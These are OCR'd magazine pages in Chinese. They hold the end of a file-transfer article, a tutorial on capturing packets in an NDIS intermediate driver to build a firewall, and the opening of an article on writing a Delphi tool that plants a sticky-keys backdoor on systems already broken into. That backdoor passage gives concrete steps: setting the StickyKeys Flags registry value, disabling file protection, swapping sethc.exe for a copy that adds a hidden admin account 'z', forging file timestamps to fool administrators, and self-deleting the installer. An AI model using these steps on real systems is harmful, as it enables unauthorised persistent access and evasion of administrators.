


图2 使用FileZilla

软件要用简化版的，操作自然也要简约滴！虽然没什么技术含量，相信还是比较实用的。有对Linux感兴趣的朋友，欢迎交流。

编辑点评：

Linux虚拟机与Windows主机的文件传输自由度还是很高的，因为有Linux，所以还有很多东西用起来也是相当的方便，比如FTP和SSH，或者是Samba。因为Linux中可以把这些直接挂载，不需要开其他程序就可以像用本地磁盘一样方便。

快码加编篇首语

这段时间MS的黑屏炒的很凶，不过对于MS的正版销售还是起到了一定作用，可作为最终用户的信息安全却没了保障。MS想进就进，似入无人之境。还是要多多支持国产软件，作为国人，也可以利用MS提供的编程工具来开发出超越MS的东西呀！

浅谈NDIS中间层驱动下防火墙的实现（二）

□UESTC@凝聚网络安全工作室 __ay

从本文您可以学到：

了解NDIS如何发送和接收数据

来，废话不多说，接着上一章！

在NDIS中间层中，驱动程序接收和发送数据包的过程并非我们所想象的那么简单，当底层网卡接收到数据时，它会通知NDIS中间层驱动进行接收。中间层驱动会为将要发送上来的数据分配缓冲区，之后下层网卡就会传送数据过来，接着系统就会调用自定义的回调函数PtReceive(Packet)了。

但是有个问题，当系统调用PtReceive(Packet)时，数据未必能及时上传完毕，也就是说PtReceive(Packet)中未必能够像我们所期望的那样得到完整的数据包。这样，系统会在随后数据包上传完毕后自动调用PtReceiveComplete函数。接着系统调用MPTransferData将数据包转到导出的MINIPROT接口准备发送给上层的PROTOCOL接口。

发送数据包就相对简单一些，当要发送的数据包到达中间层程序时，系统会自动调用PtSend(Packet)。如果在函数中无法将数据的发送完成，那么函数不会堵塞而直接返回，等发送完毕时系统自动调用PtSendComplete。

既然知道了中间层驱动程序接收发送数据的过程，那么就来看看如何得到我们的数据包内容吧，代码如下：

```
NDIS_STATUS
PtReceive(
    IN  NDIS_HANDLE   ProtocolBindingContext,
    IN  NDIS_HANDLE   MacReceiveContext,
    IN  PVOIDHeaderBuffer,        //以太头数据
    IN  UINT  HeaderBufferSize,   //以太头数据大小
    IN  PVOIDLookAheadBuffer,     //除去以太网头文件后剩下的数
据部分
    IN  UINT  LookAheadBufferSize,   //LookAheadBuffer数据大小
    IN  UINT  PacketSize          //数据包大小
)
{
    PADAPT   pAdapt =(PADAPT)ProtocolBindingContext;
    PNDIS_PACKET      MyPacket, Packet;
    NDIS_STATUS       Status = NDIS_STATUS_SUCCESS , DataStatus ;
if(!pAdapt->MiniportHandle)
    {
            Status = NDIS_STATUS_FAILURE;
    }
    else do
    {
            if(pAdapt->isSecondary)
                    ASSERT(0);
            //从下层驱动获取数据包
            Packet = NdisGetReceivedPacket(pAdapt->BindingHandle,
MacReceiveContext);
            if(Packet != NULL)
            {
 //如果数据包不为空那么就为下层即将发送上来的数据包分配空间
    NdisDprAllocatePacket(&Status
    , &MyPacket, pAdapt->RecvPacketPoolHandle);
    if(Status == NDIS_STATUS_SUCCESS)
     {
    //拷贝原下层数据包到我们分配的缓冲中
    MyPacket->Private.Head = Packet->Private.Head;
    MyPacket->Private.Tail = Packet->Private.Tail;
    NDIS_SET_ORIGINAL_PACKET(
    MyPacket, NDIS_GET_ORIGINAL_PACKET(Packet));
 NDIS_SET_PACKET_HEADER_SIZE(MyPacket, HeaderBufferSize);
 NdisGetPacketFlags(MyPacket) = NdisGetPacketFlags(Packet);
 NDIS_SET_PACKET_STATUS(MyPacket, NDIS_STATUS_RESOURCES);
 ASSERT(NDIS_GET_PACKET_STATUS(MyPacket) ==
NDIS_STATUS_RESOURCES);
 //拷贝数据包完成
 //判断数据威胁
 DataStatus = PacketAnalysis(MyPacket);
 //如果返回状态不是NDIS_STATUS_SUCCESS，那么进行status设置，从而
通知底层驱动释放资源
 if( DataStatus != NDIS_STATUS_SUCCESS )
 return NDIS_STATUS_FAILURE ;
 //通知NDIS我们已复制数据包到缓冲区中
 NdisMIndicateReceivePacket(pAdapt->MiniportHandle, &MyPacket, 1);
 //释放数据包
 NdisDprFreePacket(MyPacket);
 break;
                    }
            }
 ………
```

```
        ……………
        } while(FALSE);
        return Status;
}
```

在以上代码，MyPacket这个结构中就储存了我们希望得到的数据包地址。但是如何得到数据呢？在得到数据的过程中需要了解NDIS_PACKET和NDIS_BUFFER这两个结构。先给出这两个结构的定义：

```
// NDIS_PACKET结构的定义
typedef struct _NDIS_PACKET
{
NDIS_PACKET_PRIVATE Private;
//这个其实是一个链表结构，Private.Head指向第一个链表，Private.Tail指向最后一个
//以下是有关于这个结构的解释
union
{
struct // For Connection-less miniports
{
UCHAR MiniportReserved[2*sizeof(PVOID)];
UCHAR WrapperReserved[2*sizeof(PVOID)];
};
struct
{
//
// For de-serialized miniports. And by implication conn-oriented miniports.
// This is for the send-path only. Packets indicated will use WrapperReserved
// instead of WrapperReservedEx
//
UCHAR MiniportReservedEx[3*sizeof(PVOID)];
UCHAR WrapperReservedEx[sizeof(PVOID)];
};
struct
{
UCHAR MacReserved[4*sizeof(PVOID)];
};
};
ULONG_PTR Reserved[2]; // For compatibility with Win95
UCHAR ProtocolReserved[1];
} NDIS_PACKET, *PNDIS_PACKET, **PPNDIS_PACKET;
// NDIS_PACKET_PRIVATE的定义
typedef struct _NDIS_PACKET_PRIVATE
{
UINT PhysicalCount; // number of physical pages in packet.
UINT TotalLength; // Total amount of data in the packet.
PNDIS_BUFFER Head; // 链表指针，指向下一个
PNDIS_BUFFER Tail; // 链表指针，指向前面一个
// if Head is NULL the chain is empty; Tail doesn\'t have to be NULL also
PNDIS_PACKET_POOL Pool; // so we know where to free it back to
UINT Count;
ULONG Flags;
BOOLEAN ValidCounts;
UCHAR NdisPacketFlags; // See fPACKET_xxx bits below
USHORT NdisPacketOobOffset;
} NDIS_PACKET_PRIVATE, * PNDIS_PACKET_PRIVATE;
//NDIS_BUFFER定义，其实就是一个内存描述符
typedef struct _NDIS_BUFFER {
struct _NDIS_BUFFER *Next; //指向下一个节点的指针
PVOID VirtualAddress; //指向报文首地址
PNDIS_BUFFER_POOL Pool;
UINT Length; //报文数据长度
UINT Signature;
} NDIS_BUFFER, * PNDIS_BUFFER;
```

注释写得很清楚了，我们要的数据就储存在NDIS_BUFFER这个结构中的VirtualAddress成员里面，这个指针指向数据包的首地址，关系图如图1所示。

好了，这样一来我们的思路大概清楚了：

> NDIS_PACKET只不过是一个描述NDIS_BUFFER链表的结构，在NDIS_PACKET的成员Private中有指向第一个NDIS_BUFFER的指针和指向最后一个NDIS_BUFFER的指针，分别是Private.Head和Private.Tail。而NDIS_BUFFER中就记录了我们数据包的地址和下一个NDIS_BUFFER的地址。




图1　数据存储关系图

操作有很多种方法，但是由于这些结构体本来对我们是不透明的，所以最安全的方法是用MS提供的一系列函数来操作NDIS_PACKET和NDIS_BUFFER。这些函数都可以在DDK中查得到。

在下一篇文章中会给出一些操作NDIS_BUFFER和NDIS_PAKCET的示例代码，以及怎样分析处理我们得到的数据包。其实大家已经可以编写自己的防火墙了，我下面要说的东西仅仅只是抛砖引玉而已，大家有空可以自己想想接下来的代码该怎么写，毕竟需要自己动脑子想问题才会有所收获，呵呵。

PS：文章中的部分代码都是从朱雁辉的《Windows防火墙与网络封包截获技术》这本书中附带的xpassthru例子和DDK中passthru例子中摘取的。

（文章中所涉及的相关代码及工具都已经收录在光盘中）

编辑点评：

看完后可以动脑动手，自己来实现一些简单的代码，这样才能真正掌握知识，毕竟实践是检验真理的唯一标准。

用DELPHI把粘滞键程序打造成至尊后门

图 朱建良

从本文您可以学到：

1、了解粘滞键后门

2、利用程序打造独特的粘滞键后门

前言

入侵WINDOWS系统成功以后，总想找一个隐蔽而又恒久的后门，希望她既不会被杀毒软件查杀，又不会引起管理员的注意，还能实现基本的后门功能。而对于启用远程登录服务的系统来说，粘滞键后门绝对是最为经典的后门。粘滞键程序可以在登录系统前运行，也就是说，在粘滞键上面做手脚可以让系统的密码形同虚设。今天我要做的就是用DELPHI打造一个与粘滞键程序有关的留后门程序。

这个程序的主要功能是把目标系统的粘滞键程序替换为经过修改的粘滞键程序，程序要完成的功能如下：

> 1、开启粘滞键快捷键，目的是防止系统关闭了粘滞键快捷键功能。关闭系统的文件保护功能，为替换系统文件做准备。




图1 用OD修改粘滞键后门程序

2、用自己修改过的粘滞键程序替换目标系统的粘滞键程序，修改过的程序新增加了一个添加管理员账户的功能。

3、修改新替换的粘滞键程序的新建、修改等时间为系统目录下正常程序的时间，防止被管理员发现。

4、最后，在程序的目的完成后，还要能删除自身。

具体实现过程

知道了目的，我们就来实现具体的功能吧。在编写程序之前先来准备我们的后门——一个经过修改的粘滞键程序。这个粘滞键程序是在正常的粘滞键程序上通过逆向工程添加了一个增加管理员账户的功能，具体怎么实现我就不说了，有兴趣的朋友网上找一下就可以了，下面是我修改时的截图，如图1所示。

从图1中可以看出，我添加了一个用户名和密码都是“z”的管理员用户。当然，这个你可以根据实际情况自己修改，要不然如果被你入侵的系统设置了BT的管理员密码策略，这样的密码有可能导致添加不了这个用户。

特别要注意的是，WINXP和WIN2003的粘滞键程序是不一样的，两个程序的大小不同，如图2所示。

WIN2003下的setch.exe文件比WINXP下的大，两个文件是不一样的，所以在修改的时候最好在WIN2003系统下修改WIN2003的setch.exe，在WINXP下修改WINXP的setch.exe。替换的时候也是遵循这样一个原则，否则是会出错的。

后门做好后，我们来制作主程序，编程工具就用自己喜欢的DELPHI吧。先来实现第一个功能，为了防止目标系统关闭了粘滞键快捷键，所以在替换我们的后门之前要把粘滞键快捷键这个功能打开。因为关闭粘滞键快捷键的方法是修改“控制面板”里的“辅助功能选项”中的“粘滞键”设置，所以就用regsnap给启用粘滞键快捷键和关闭粘滞键快捷键时的注册表项情况做了比较。最后发现，控制这个开关的地方就是注册表**HKEY_CURRENT_USER\Control Panel\Accessibility\StickyKeys下“Flags”的值**，当关闭粘滞键快捷键的时候，这个值为**26**，而为**510**或**31**等时，为开启，如图3所示。




图2 WINXP和WIN2003的粘滞键程序属性比较

所以第一步要做的就是设置这个值为31或者默认值510。但是有一点要注意，**在注册表里修改的时候是要注销或者重启后，设置才能生效的。**

